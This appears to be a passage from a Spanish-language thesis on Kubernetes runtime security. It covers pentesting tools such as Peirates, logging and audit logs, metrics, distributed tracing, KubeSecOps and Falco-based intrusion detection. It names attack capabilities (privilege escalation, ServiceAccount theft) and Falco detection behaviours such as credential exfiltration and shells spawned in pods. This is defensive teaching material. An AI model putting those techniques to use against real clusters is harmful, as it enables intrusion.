Las auditorías internas en Kubernetes consisten de pruebas de penetración en escenarios donde el actor es usuario malicioso que representan una amenaza interna o un atacante que ha ganado acceso interno a la infraestructura del *cluster* explotando alguna vulnerabilidad existente.
Debido a la arquitectura interna muy particular de Kubernetes, en este caso vale la pena considerar la herramienta *open-source* de pentesting *kube-hunter*, la cual fue diseñada específicamente para Kubernetes. Otra herramienta *open-source* enfocada en Kubernetes es Peirates[10] [211], [212], la cual permite automatizar técnicas conocidas como el escalado de privilegios, obtención de *ServiceAccounts*, lograr la ejecución de código arbitrario, entre otras.
No obstante, en escenarios reales lo más común es que las organizaciones contraten los servicios de un personal de pentesting especializado (individuo o compañía) para sondear el *software* o plataforma en cuestión. Un especialista usará enfoques creativos para encontrar puntos débiles en la configuración y/o las aplicaciones que una herramienta no es capaz de detectar, por lo cual es la variante recomendada.
Existen algunos trabajos en la literatura destinados a la propuesta y evaluación de una metodología de pentesting para Kubernetes [213], pero un análisis más profundo de este tema se escapa del contexto de este trabajo.
Para profundizar con un mayor detalle en las estrategias que podría emplear un *pentester* en el contexto de Kubernetes, se recomiendan [214]–[216].

[10] Importante resaltar que *Peirates* está diseñada para escenarios más avanzados que *kube-hunter*.

8. Seguridad en tiempo de ejecución

En el capítulo anterior se han abordado las principales estrategias, medidas, controles y buenas prácticas de seguridad para reducir la gran superficie de ataque de Kubernetes. No obstante, todos los esfuerzos para garantizar la seguridad del cluster están diseñados para ser aplicables durante el proceso de instalación y configuración del cluster previo a un estado de producción. Pero, *¿qué hacer ante una amenaza o incidente durante la explotación del cluster (i.e. en producción)*?.
A pesar de realizar todas las acciones recomendadas por buenas prácticas de seguridad para securizar el cluster de modo preventivo (i.e. *hardening*), esto no es suficiente. En escenarios reales, los equipos de seguridad deben asumir una *postura proactiva* para poder garantizar la seguridad del cluster en tiempo de ejecución.
El propósito fundamental de este capítulo es el de sintetizar las buenas prácticas existentes en la literatura para la gestionar la seguridad en tiempo de ejecución (i.e. tiempo real) en Kubernetes.

8.1. Observabilidad

Uno de los factores que contribuyen considerablemente a la toma de una postura proactiva para la protección de cualquier sistema es la observabilidad. Los mecanismos y estrategias de observabilidad ayudan a la comprensión de las interioridades de nuestros sistemas en producción (especialmente los sistemas complejos).
La aplicación de la observabilidad es un tema bastante amplio debido a la gran cantidad de partes móviles de los sistemas complejos. Algunas de las inquietudes que pueden ser aclaradas por una solución efectiva de observabilidad son: *¿qué salió mal durante este lanzamiento*?, *¿qué registros deberíamos mirar ahora mismo*?, *¿cuál es la causa más probable que contribuye a la alta latencia ahora*?, entre muchas otras.
La observabilidad está sustentada por tres grandes pilares: los registros (*logs*), las métricas (*metrics*) y las trazas (*traces*). A continuación se abordan con mayor profundidad cada uno de estos pilares y cómo pueden ser puestos en práctica de manera efectiva en un cluster de Kubernetes.
Para más detalles generales sobre la temática de la observabilidad, se recomiendan [217], [218].

8.1.1. Registros (o *logging*)

Como se ha visto anteriormente, Kubernetes está conformado por diversos componentes que se comunican entre sí, lo cual permite un alto nivel de flexibilidad, pero añade nuevos retos en la operación de dichos sistemas. Uno de estos retos es la observabilidad y, en particular, el almacenamiento de registros (o *logs*).
Un *log* de eventos es un registro de eventos discretos inmutables y con sello de tiempo (*timestamp*) asociado que han ocurrido con el paso del tiempo. Éstos son especialmente útiles para revelar comportamientos de interés exhibidos por componentes de un sistema distribuido. Por otro lado, las trazas (*traces*) y métricas (*metrics*) representan abstracciones construidas sobre los *logs* generando información en dos áreas independientes: la primera enfocada en el sistema (métricas) y la otra enfocada en las peticiones (trazas). Éstas áreas serán abordadas en más detalle más adelante.

8.1.1.1. Logs de contenedores, nodos y cluster

El proceso de generación y procesamiento de logs en Kubernetes es más complejo que en otros escenarios debido a la gran complejidad del sistema. Los distintos componentes que conforman el cluster constan de soluciones diferentes para el registro de eventos, las cuales pueden ser necesarias para comprender la serie de eventos que han causado un incidente.

***Logging* a nivel de contenedores**:
La primera fuente de *logs* que pueden ser recopilados en nuestro cluster son aquellos generados por nuestras aplicaciones desplegadas en contenedores. Estos *logs* contribuyen a entender que está ocurriendo en la aplicación y la forma más fácil de crear estos registros en los contenedores es escribir directamente a la salida estándar (*stdout*) y la salida de errores (*stderr*).
En caso de necesitar la persistencia de estos *logs*, un patrón común es escribirlos a un fichero en un volumen compartido con un contenedor *sidecar* encargado de procesar estos logs de manera separada. Desde la perspectiva de un operador del cluster, estos logs pueden obtenerse mediante el comando `kubectl logs`.

***Logging* a nivel de nodos**:
Cuando un contenedor en ejecución escribe sus *logs* a *stdout* o *stderr*, el CRI (e.g. *Docker*) los transmite a un controlador de *logs* (*logging driver*) [219] configurado en el cluster para escribirlos a un fichero en formato JSON.
Por defecto, si un contenedor es reiniciado, *kubelet* mantiene sus *logs* al igual que lo hace para todos los contenedores de un *pod* cuando éste es expulsado de un nodo. En la mayoría de los casos, estos *logs* son alojados en el directorio `/var/log/containers` del *host*. Para evitar que estos ficheros de *logs* consuman el almacenamiento del *host*, los nodos de Kubernetes implementan un mecanismo de rotación de *logs* (ver proceso en la Figura 16). Para más detalles se recomienda consultar [220].



Figura 16. Gestión de logs a nivel de nodo. (Fuente: kubernetes.io)

***Logging* a nivel de cluster**:
A pesar de la funcionalidad integrada del CRI para la gestión de *logs*, en casos donde se desee acceder a los *logs* de la aplicación cuando el contenedor falla, el pod es desalojado o el nodo muere; esta solución no es factible, por lo que no es suficiente para considerarla una solución de *logging* completa.

A nivel de cluster, los logs deben tener un ciclo de vida y almacenamiento independiente al de los nodos, pods y contenedores; este concepto es el llamado *logging* a nivel de *cluster*. Las arquitecturas para este propósito requieren de un *backend* externo para almacenar, analizar y consultar los logs [220]. Aunque Kubernetes no proporciona una solución nativa para estos propósitos, existen muchas que son fácilmente integrables como el *stack* de *ELK* [221], *Fluentd* [222], entre otras.
Hasta el momento hemos abordado el *logging* a nivel de cluster referente a los *workloads* (i.e. las aplicaciones), pero existen múltiples componentes en el cluster (e.g. *kube-apiserver*, *kubelet*, etc.) que producen *logs*, los cuales pudieran ser clave en la comprensión de una serie de eventos que terminan en un incidente de seguridad.
kube-apiserver constituye el núcleo de un cluster de Kubernetes y prácticamente todo lo que ocurre en el cluster se ve reflejado en este componente. Por esta razón, nuestro trabajo profundizará en las estrategias de *logging* asociadas a este componente. Para más detalles sobre los otros componentes del cluster, se recomienda [223].
kube-apiserver constituye la única fuente de información para todos los componentes, incluidas las extensiones como los operadores [224]. Sus *logs* pueden ser de gran utilidad para indagar sobre peticiones fallidas al API, pero esto ocurre en raras ocasiones, por lo que el uso de estos *logs* no es un caso común.
Sin embargo, existen algunos logs asociados con el *kube-apiserver* que pueden ser de gran utilidad en la observabilidad: los registros de auditoría (*Audit Logs*) y los registros de eventos (*Event Logs*).

8.1.1.2. Registros de auditoría

Los *Audit Logs* permiten obtener un conjunto de registros cronológicos y relevantes desde la perspectiva de la seguridad que documentan una secuencia de acciones en el cluster. Estos *logs* permiten observar actividades generadas por usuarios, aplicaciones y el propio plano de control. Su existencia es esencial para los equipos de seguridad y los operadores de la infraestructura, pues les permite analizar la serie de eventos que llevó al estado actual del sistema.
Estos registros comienzan su ciclo de vida con el componente *kube-apiserver* donde cada petición produce varios eventos de auditoría (uno por cada etapa de su ejecución). Luego, de acuerdo con una política, se determina qué parte es retenida para ser almacenada en un *backend*. Las etapas asociadas a una petición a *kube-apiserver* son:

- **RequestReceived**: aplica a eventos generados tan pronto el controlador de auditoría recibe la petición y antes que delegue al resto de la cadena de controladores.
- **ResponseStarted**: una vez enviados los headers de la respuesta, pero el cuerpo no ha sido enviado. Esta etapa solo tiene sentido para peticiones largas (e.g. un *watch*).
- **ResponseComplete**: el cuerpo de la respuesta ha sido completado y no se enviarán más *bytes*.
- **Panic**: eventos generados cuando ocurren errores severos irrecuperables en el sistema.

Estos *logs* son especiales, dado que son configurados separadamente y de manera muy granular. Otra de sus ventajas es que pueden ser enviados en tiempo real a un *endpoint* HTTP externo en vez de ser escritos en disco, lo cual es de gran utilidad para la depuración y el análisis forense.
Para más detalles al respecto, se recomiendan [180], [223].

8.1.1.3. Registros de eventos

Los eventos (o *Event Logs*) son objetos que contribuyen a mostrar lo que está ocurriendo en el *cluster*. Ejemplo de ello son decisiones tomadas por *kube-scheduler* o por qué algunos pods fueron desalojados de un nodo. Todos los componentes del cluster y las extensiones (operadores) son capaces de crear eventos a través del *kube-apiserver*.
Cuando algo no está funcionando adecuadamente en el *cluster* (e.g. aplicaciones), los eventos son unos de los primeros aspectos a mirar. Mantenerlos durante largos períodos es esencial si un fallo es el resultado de eventos previos o cuando se realiza un análisis *post-mortem*.
Los desarrolladores y operadores del cluster pueden obtener estos eventos a partir de los registros de auditoría o mediante comandos como `kubectl describe` para recursos específicos o `kubectl get event` para listar los eventos a nivel de *cluster*. En escenarios de producción, la alternativa recomendada es utilizar una aplicación dedicada como un operador de *logs* (*logging operator*) como el propuesto por Banzai Cloud [225].
Para más detalles sobre el tema, se recomiendan [133], [223].

8.1.2. Métricas

El monitoreo de Kubernetes es un aspecto esencial en su seguridad, pues ayuda a una mejor comprensión del estado del cluster. Se pueden monitorear métricas de rendimiento, uso de recursos y muchas otras que indiquen el estado de salud del cluster. La información obtenida puede ayudar considerablemente a descubrir y remediar problemas encontrados rápidamente, además de ayudar a detectar amenazas en nuestros *workloads*.
Las métricas son una representación numérica de los datos medidas sobre un intervalo de tiempo. Debido a esto, es posible aprovechar el poder de modelado de la matemática y la estadística para obtener conocimiento sobre el fenómeno observado. Estas características hacen a las métricas un componente más que adecuado para informar sobre el estado general de un sistema. Algunas de las principales métricas que vale la pena supervisar son abordadas en [226].
Las estrategias, configuraciones y herramientas de monitoreo apropiadas pueden dividirse en dos grandes grupos: para un *cluster autoadministrado* y un *cluster administrado por un proveedor en la nube*. A continuación se profundiza en cada uno de estos escenarios mencionados.

8.1.2.1. Monitoreo en un cluster autoadministrado

En el contexto del monitoreo de un cluster, los elementos importantes a tener en cuenta son mayormente los componentes de Kubernetes y los *workloads* (i.e. las aplicaciones). En la mayoría de los casos, las métricas de los componentes del sistema (e.g. kube-apiserver, kubelet, etc.) están disponibles en el *endpoint* `/metrics`, lo cual permite tener una mayor visibilidad de lo que ocurre dentro de ellos.
Una primera recomendación es la instalación de Metrics Server [227], una fuente eficiente y escalable de métricas que puede ser usado en pipelines de auto-escalado para Kubernetes. Metrics Server es un complemento del cluster que junta datos del uso de recursos de los nodos y proporciona métricas agregadas a través del *metrics API* [228]. Métricas clave como el uso de recursos de CPU y memoria son algunas de las métricas agregadas por Metrics Server para que estén disponibles a la consulta de los usuarios.

Una vez desplegado, es posible consultar el *metrics API* para recuperar métricas actuales de cualquier nodo y pod con comandos como `kubectl top`. No obstante, Metrics Server no es aplicable en todos los escenarios, pues está diseñado exclusivamente para Kubernetes, no es una fuente fiable y no se recomienda su uso en escenarios de auto-escalado basado en recursos diferentes al CPU/memoria.
Para el caso de los objetos asociados a las aplicaciones (i.e. *workloads*), se recomienda el servicio *kube-state-metrics* (KSM) [229]. Al igual que Metrics Server, *kube-state-metrics* es un complemento del cluster que puede ser instalado fácilmente. Por otra parte, este servicio ofrece información adicional que no proporciona Metrics Server generalmente relacionada con los objetos del API de Kubernetes como capacidad del nodo, número de réplicas por *Deployment* (e.g. *desired*, *available*, *updated*, etc.), estado del pod (e.g. *waiting*, *running*, *ready*), etc.
Si bien *kube-state-metrics* nos ofrece una mayor visibilidad de los objetos de Kubernetes, no es una solución diseñada para producción. El *Dashboard* de Kubernetes ofrece una interfaz visual web (UI) para que los administradores puedan gestionar y monitorear los objetos y recursos del cluster [98]. Esencialmente, el *Dashboard* es un complemento que engloba las funcionalidades que ofrece *kubectl*, pero a diferencia de éste sus gráficas permiten ver la evolución de las métricas de interés en el período de los últimos 15 minutos.

8.1.2.2. Monitoreo en entornos de producción

Como se ha comentado, los complementos anteriores no han sido diseñados para el monitoreo en un entorno de producción. En estos casos, resulta necesario recurrir a herramientas y plataformas de terceros creadas para estos propósitos. A continuación se mencionan algunas de las más conocidas, o que son de relevancia en nuestro trabajo.
Entre las herramientas de terceros más recomendadas en la literatura para estos casos (microservicios y/o Kubernetes), se encuentran las *open-source* Prometheus y Grafana (ver Figura 17). Ambas pueden ser integradas con gran facilidad en Kubernetes y proporcionan una gran cantidad de funcionalidades para una mayor visión del estado de los recursos del cluster.
Los componentes de Kubernetes (e.g. *kube-apiserver*, *kubelet*, etc.) emiten métricas en el formato de datos de Prometheus; un formato simple y estructurado en texto plano diseñado para ser legible tanto por humanos como por los ordenadores. Por esta y otras razones como la madurez de Prometheus (proyecto adoptado por la CNCF [230]), es ampliamente recomendado su uso en producción.
Una funcionalidad de gran utilidad para la seguridad en tiempo de ejecución es el uso de Alertmanager[11] (ver Figura 17) para la gestión de alertas generadas por aplicaciones; en este caso el servidor de Prometheus. Alertmanager cumple funciones de deduplicar, agrupar y enrutar las alertas a los receptores apropiados (E-mail, PagerDuty, etc.) además de silenciar e inhibir alertas cuando esto sea necesario.

[11] https://github.com/prometheus/alertmanager



Figura 17. Arquitectura e interacción de Prometheus con Grafana. (Fuente: cncf.io)

Por su parte, *Grafana* soporta las consultas a la base de datos de Prometheus mediante el uso de PromQL, lo cual consiste en la fuente de datos de sus paneles interactivos [231]. Facilita a los administradores crear, explorar y compartir *dashboards* (i.e. conjunto de paneles) para contribuir a la observabilidad de las métricas deseadas en un lugar centralizado.

Finalmente, la última estrategia recomendada para estos propósitos, es el uso de servicios administrados y de plataformas avanzadas como Datadog [232], New Relic [233], entre otros; muchos de ellos fácilmente integrables con Kubernetes.

Para más detalles respecto al tema, se recomiendan [234], [235].

8.1.2.3. Monitoreo de un cluster en la nube

Para el monitoreo efectivo de un cluster en la nube, una primera estrategia es la de poner en práctica las mismas estrategias que para un cluster autoadministrado en producción. No obstante, las opciones más conocidas en la nube cuentan con sus propias soluciones integradas de monitoreo.

AWS ofrece una variada oferta de soluciones de monitoreo disponibles para Kubernetes en la nube, incluyendo un servicio dedicado llamado Amazon CloudWatch Container Insights. Por su parte, Azure ofrece el servicio de Container Insights que permite monitorear el rendimiento de *workloads* basados en contenedores (e.g. Kubernetes, etc.) desplegados en la nube de Azure. En el caso de Google, al crear un nuevo cluster el servicio de *Cloud Operations* para Google Kubernetes Engine (GKE) está habilitado por defecto, facilitando las capacidades de monitoreo para Kubernetes.

Para más información al respecto, se recomienda [226].

8.1.3. Trazas

Las fallas en sistemas distribuidos complejos ocurren rara vez aisladas en un componente específico de la arquitectura. El caso más frecuente involucra varios eventos que han sido desencadenados en diversas partes de una topología interconectada de componentes. El simple hecho de inspeccionar eventos discretos en el sistema no es suficiente para determinar la causa del problema. En estos escenarios, resultan necesarias las trazas distribuidas (*distributed tracing*).
Como es de esperar, en vez de monitorear eventos puntuales, se recomienda usar las trazas distribuidas para crear una asociación que interconecta a los distintos componentes involucrados en una sola transacción (i.e. una traza). Cada traza incluye varios "spans"[12] que registran la interacción de cada componente involucrado, lo cual hace a las trazas distribuidas un mecanismo más que deseable para los sistemas distribuidos.

8.1.3.1. *Frameworks* para trazas distribuidas

Con la explosión de las arquitecturas de microservicios, las trazas distribuidas se han convertido en una tecnología necesaria en las aplicaciones nativas en la nube. Los nuevos estándares (o *frameworks*) que han sido impulsados por la CNCF con este propósito han sido OpenTracing [237] y OpenTelemetry [238]. Google ha creado también otra solución llamada OpenCensus [239], contando también con el apoyo de Microsoft en su desarrollo. A continuación se abordan brevemente estos estándares/*frameworks*.

OpenCensus:
OpenCensus es un conjunto de bibliotecas para varios lenguajes que permiten recolectar las métricas y trazas distribuidas de las aplicaciones y su transferencia a un *backend* en tiempo real. Como ya se ha mencionado, surgió en Google como una plataforma interna de observabilidad y su código ha sido liberado, pudiéndose encontrar en GitHub [240].
Mediante las trazas, OpenCensus es capaz de realizar un seguimiento a peticiones, mensajes y servicios desde sus puntos de origen a su destino. Actualmente, utiliza agentes de auto-instrumentación desarrollados por la propia comunidad, ya que no existe un API oficial para desarrolladores.

OpenTracing:
OpenTracing por su parte, está respaldado por la CNCF y tiene el objetivo de ofrecer una API estandarizada para desarrolladores especialmente para las trazas distribuidas. De esta manera, es posible embeber la instrumentación en bibliotecas de uso común o en nuestras propias aplicaciones.
A pesar de que este enfoque tiene una gran flexibilidad, tiene una falla considerable. Los detalles de implementación se dejan en manos de proveedores y desarrolladores lo que resulta en inconsistencias. Producto de ello, se han producido muchos cambios disruptivos en la implementación, lo cual afecta a la fiabilidad del proyecto.

OpenTelemetry:
En 2019, la CNCF anunció la fusión de los proyectos de OpenTracing y OpenCensus en un nuevo estándar llamado OpenTelemetry. La fusión tiene como propósito fundamental

[12] Un "span" es la base primaria de una traza distribuida, representando una unidad de trabajo realizada en un sistema distribuido [236].

proporcionar un conjunto único de APIs, bibliotecas, agentes y servicios de recopilación para métricas y trazas.
El proyecto pretende mantener el soporte para herramientas de analíticas existentes, así como soportar diversos *backends* como por ejemplo Prometheus o Grafana (métricas), Elasticsearch (*logs*) y Jaeger, Zipkin, Skywalking, y otros (trazas).
Para más detalles, se recomiendan [241], [242].

8.1.3.2. Herramientas de tracing

Como se mencionaba, Zipkin y Jaeger son dos opciones populares dedicadas al *tracing*. Zipkin fue desarrollado por Twitter e inspirado originalmente en Dapper, el cual fue creado por Google. Por su parte, Jaeger fue creado por Uber y en cierta manera toma algunas ideas de Zipkin. A pesar de la existencia de otras soluciones como Apache SkyWalking [243], nos centramos en aquellas más conocidas y relevantes para este trabajo.

Zipkin:
Zipkin es un sistema de trazas distribuidas que ayuda a la recolección de los registros necesarios para identificar problemas de latencia en arquitecturas de microservicios. En esencia, es una aplicación basada en una biblioteca de Java que ofrece diversos servicios; principalmente la recolección de trazas y la capacidad de búsqueda sobre las mismas.
Para poder reportar datos de trazas a Zipkin, las aplicaciones deben ser “instrumentadas”, lo cual significa la configuración de una biblioteca de instrumentación para trazas [244]. Las formas más populares de reportar información de trazas a Zipkin son vía HTTP o Kafka, aunque existen muchas otras opciones (e.g. gRPC, RabbitMQ, etc.).
La herramienta tiene una interfaz visual Zipkin UI que muestra la información de las trazas y “spans”, pero además ofrece un diagrama de dependencias que muestra las trazas que han llegado a cada servicio de la aplicación. Estos datos del UI son almacenados en memoria o persistidos en un backend como Apache Cassandra o Elasticsearch.
Para más detalles sobre Zipkin, se aconsejan [245], [246].

Jaeger*:*
Como se mencionaba antes, Jaeger es un proyecto de la CNCF cuya arquitectura es similar a la de Zipkin; sistemas y aplicaciones instrumentados envían eventos y trazas a un colector de trazas (*trace collector*). Los datos y su relación con las trazas son almacenados por el colector, información que puede ser visualizada posteriormente en una interfaz visual (UI) para la inspección de las trazas.
A diferencia de Zipkin, Jaeger es un sistema distribuido diseñado para la nube, por lo que Kubernetes es la plataforma de despliegue preferencial. Un aspecto a su favor es que puede combinarse con un proxy como Envoy o Istio, lo cual facilita que Jaeger procese las trazas a través de los contenedores.
Para más detalles sobre Jaeger, se recomiendan [242], [246].

8.1.3.3. Visualización de topología de red

La visualización de la topología de la red permite a las herramientas automatizadas y equipos de seguridad descubrir tendencias y anomalías en el comportamiento de un sistema. Según [247], la funcionalidad de la visualización de la topología representa un paso complementario que contribuye a mejorar el impacto de las trazas distribuidas.
De esta manera, es posible dar seguimiento a las transacciones del cliente a través de los

distintos servicios, hasta llegar a su destino final. Esta habilidad de visualizar toda nuestra infraestructura y poder cruzar esta información con las trazas distribuidas de las transacciones del cliente permiten reducir el tiempo medio de recuperación (*Recovery Time Objective* (RTO)) de un error de una manera más efectiva.
Existen varias soluciones y plataformas que permiten esta visualización de la topología de la red en Kubernetes. Entre ellas cabe destacar las combinaciones de Istio + Kiali y Cilium + Hubble-UI (ambas empleadas en el capítulo posterior del **diseño experimental**), aunque existen muchas otras entre las que se encuentran Datadog, Backyards y muchas más.
Para más detalles se recomienda consultar [247].

8.2. Escaneos y auditorías en producción

Al final del capítulo anterior hemos abordado las estrategias basadas en los enfoques de *blue team* (auditorías) y *red team* (pentesting) para el *hardening* del cluster. En este capítulo hemos recomendado la implantación de mecanismos de observabilidad para complementar (recordar el principio de defensa en profundidad) las estrategias anteriores. Pero, *¿es esto suficiente*?.
Como bien se describe en [248], hoy en día “garantizar” la seguridad de un sistema es un proceso continuo y Kubernetes no es la excepción. En entornos reales de producción, se recomienda la aplicación de mecanismos y estrategias de seguridad que permitan evaluar el nivel de seguridad del sistema de manera periódica.
Los candidatos ideales para estas evaluaciones periódicas son los escaneos y auditorías propuestos anteriormente en los enfoques de *blue team* y *red team*. Estos procesos no solo se recomiendan en una etapa de producción, sino que es beneficiosa su integración en el proceso de DevOps, resultando en el enfoque DevSecOps [249].
En el contexto de Kubernetes, el concepto de DevSecOps es denominado *KubeSecOps*, y este flujo de trabajo consta precisamente de considerar la seguridad antes (i.e. *shift left security* [250]) en el proceso de desarrollo, despliegue y administración del cluster.



Figura 18. Flujo de trabajo con KubeSecOps. (Fuente: vaib16dec.medium.com)

Un posible flujo de trabajo de KubeSecOps se puede observar en la Figura 18. En este caso, la seguridad se incorpora en las tres etapas fundamentales del proceso: desarrollo, pruebas (*staging* o QA) y producción.
En la primera de las etapas, se pueden incluir mecanismos de seguridad importantes como el uso de un KMS (en este caso Vault) para la protección de los secretos, la protección de la cadena de suministro de software (en este caso Harbor, Trivy y TUF [251]) y el uso de un motor de políticas (en este caso *OPA*) para un control de los recursos a desplegar en el cluster.
A continuación, en la etapa de *staging* tiene el propósito de securizar el *pipeline* de CI/CD encargado del despliegue a Kubernetes. Es en esta etapa donde se produce la ejecución automática de herramientas de escaneo y auditoría como es el caso de *kube-bench* (*blue team*), *kube-hunter* (*red team*), *kube-audit* (auditoría de *workloads*) e *illuminatio* (auditoría de red).
En la etapa final de producción, una primera recomendación es la realización de pruebas de *pentesting* manual por expertos de manera periódica. Otra recomendación importante en esta etapa es el uso de soluciones para la prevención de intrusiones nativas en la nube (en este caso Falco).
Precisamente esta última propuesta será abordada en más detalle en la siguiente sección.

8.3. Prevención de intrusiones nativa en la nube

Cuando utilizamos un cluster de Kubernetes de un proveedor de la nube como AWS o GCP, contamos con diversas herramientas de seguridad a nuestra disposición para proteger el plano de control, pero ¿*qué hacer respecto a la seguridad del plano de datos*?.
Kubernetes no se encarga de gestionar la seguridad en los nodos que tiene asignados, por tanto, es imprescindible dar pasos adicionales para securizar nuestros entornos en la nube. Hasta el momento se han propuesto estrategias de protección en tiempo de ejecución, pero estas no son suficientes. Ante un evento de intrusión en el cluster, es necesario contar con los mecanismos para su correcta remediación o mitigación. A continuación se abordan en más detalle dichos mecanismos.

8.3.1. IDS/IPS nativo en la nube

Los sistemas de detección de intrusiones (IDS) y sistemas de prevención de intrusiones (IPS) son las siguientes capas de seguridad a agregar al cluster. Mientras que un IDS es una herramienta más apropiada para tareas de monitoreo, el IPS desempeña un papel activo en la protección, siendo capaz de bloquear acciones maliciosas.
Otro punto a su favor es que el tráfico monitoreado que se ajuste a una regla de seguridad definida creará un evento de seguridad. Por razones de eficiencia y seguridad, estos eventos son comúnmente almacenados e introducidos a un sistema capaz de realizar un análisis, como las soluciones SIEM [252].
Ambos pueden ser utilizados en conjunto para ofrecer una mayor protección de nuestra infraestructura y aplicaciones. Sin embargo, los sistemas IDS/IPS existentes no han sido diseñados (ni los de red ni los de *host*) para entornos en la nube, por lo que es necesario usar soluciones nativas en la nube. A continuación se abordan las principales plataformas y herramientas en la literatura diseñadas exclusivamente para la nube.

8.3.1.1. Falco

Falco[13] es un proyecto *open-source* de seguridad en tiempo de ejecución nativo para la nube que además es considerado de facto el motor de detección de amenazas de Kubernetes. Creado en 2016 por Sysdig, siendo el primer proyecto de seguridad en tiempo de ejecución en formar parte de la CNCF.

Falco facilita el consumo de los eventos del *kernel*, junto con otros eventos provenientes de Kubernetes y otros componentes nativos de la nube. Es un motor de detección basado en reglas de seguridad (> 100 reglas por defecto) creadas específicamente para Kubernetes, Linux y sistemas nativos en la nube. Si una de estas reglas es violada, Falco enviará una alerta notificando de la violación y su severidad.

Falco es ampliamente usado para detectar comportamientos anómalos en entornos nativos de la nube y se basa en el uso de indicadores del comportamiento para detectar anomalías de seguridad, por ejemplo [253]:

- Filtrado de credenciales
- Detectar si se han levantado *shells* en los pods.
- Contactar al kube-apiserver desde un contenedor.
- Intentar determinar si se trata de una shell en un entorno de contenedores.

Otro factor a considerar es su flexibilidad, ya que los operadores pueden definir reglas para definir qué es un comportamiento inesperado de una aplicación, las cuales pueden ser específicas para un entorno Kubernetes. Adicionalmente, los equipos de seguridad pueden detectar violaciones de reglas basados en información proveniente de la comunidad (e.g. CVEs, etc.)

Falco soporta dos fuentes de eventos sobre las cuales realizar la detección de anomalías: las llamadas al sistema (*system calls*) y registros de auditoría (*Audit Logs*) de Kubernetes (ver Figura 19).

